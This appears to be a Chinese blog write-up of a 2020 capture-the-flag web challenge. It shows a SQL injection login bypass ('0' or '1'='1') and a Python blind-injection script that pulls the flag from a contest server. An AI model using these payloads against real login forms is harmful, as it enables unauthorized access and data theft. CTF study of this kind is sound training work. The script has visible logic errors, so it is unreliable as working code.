
2020年新春战役网络安全公益赛-web-简单的招聘系统writeup


原创

0kam1 于 2020-02-24 11:31:40 发布 738 收藏
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_41743240/article/details/104474353
版权
http://0kam1.top/index.php/2020/07/06/23/

来到注册界面,先注册用户名为0密码为0的用户



然后发现登入解密可以通过万能密码登入



输入 0' or '1'='1 回显登入成功

输入 0' or '1'='2 回显登入失败

通过sql盲注入获取flag

```
#coding:utf-8
import requests
import urllib2
import urllib


#先注册用户0密码也为0
url='http://f906e09073974d7e965fe0a03d95af848e6b0735a3c34a46.changame.ichunqiu.com/index.php'
sql1="0' and ascii(substr((select flaaag from flag limit {},1),1))={}#"
```

```
def Req(sql):
    data={'lname':sql,'lpass':'0'}
    try:
        data=urllib.urlencode(data)
        r=urllib2.Request(url,data)
        b=urllib2.urlopen(r)
        c=str(b.read())
        if  'zhaopin.php' in c:
            print data
            return 1
        else:
            return 2
    except:
        print("错误点")
        return 3



def shu():
    for i in range(10):
        a=Req(sql1.format(i))
        if a==1:
            print "result:"+str(i)
            break


def name():
    name=''
    for i in range(0,60):
        for b in range(0,127):
            c=sql1.format(i,b)
            a=Req(c)
            print c
            if a==1:
                name+=chr(b)
                print name
                break
            if a==3:
                b-=1



name()
```

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖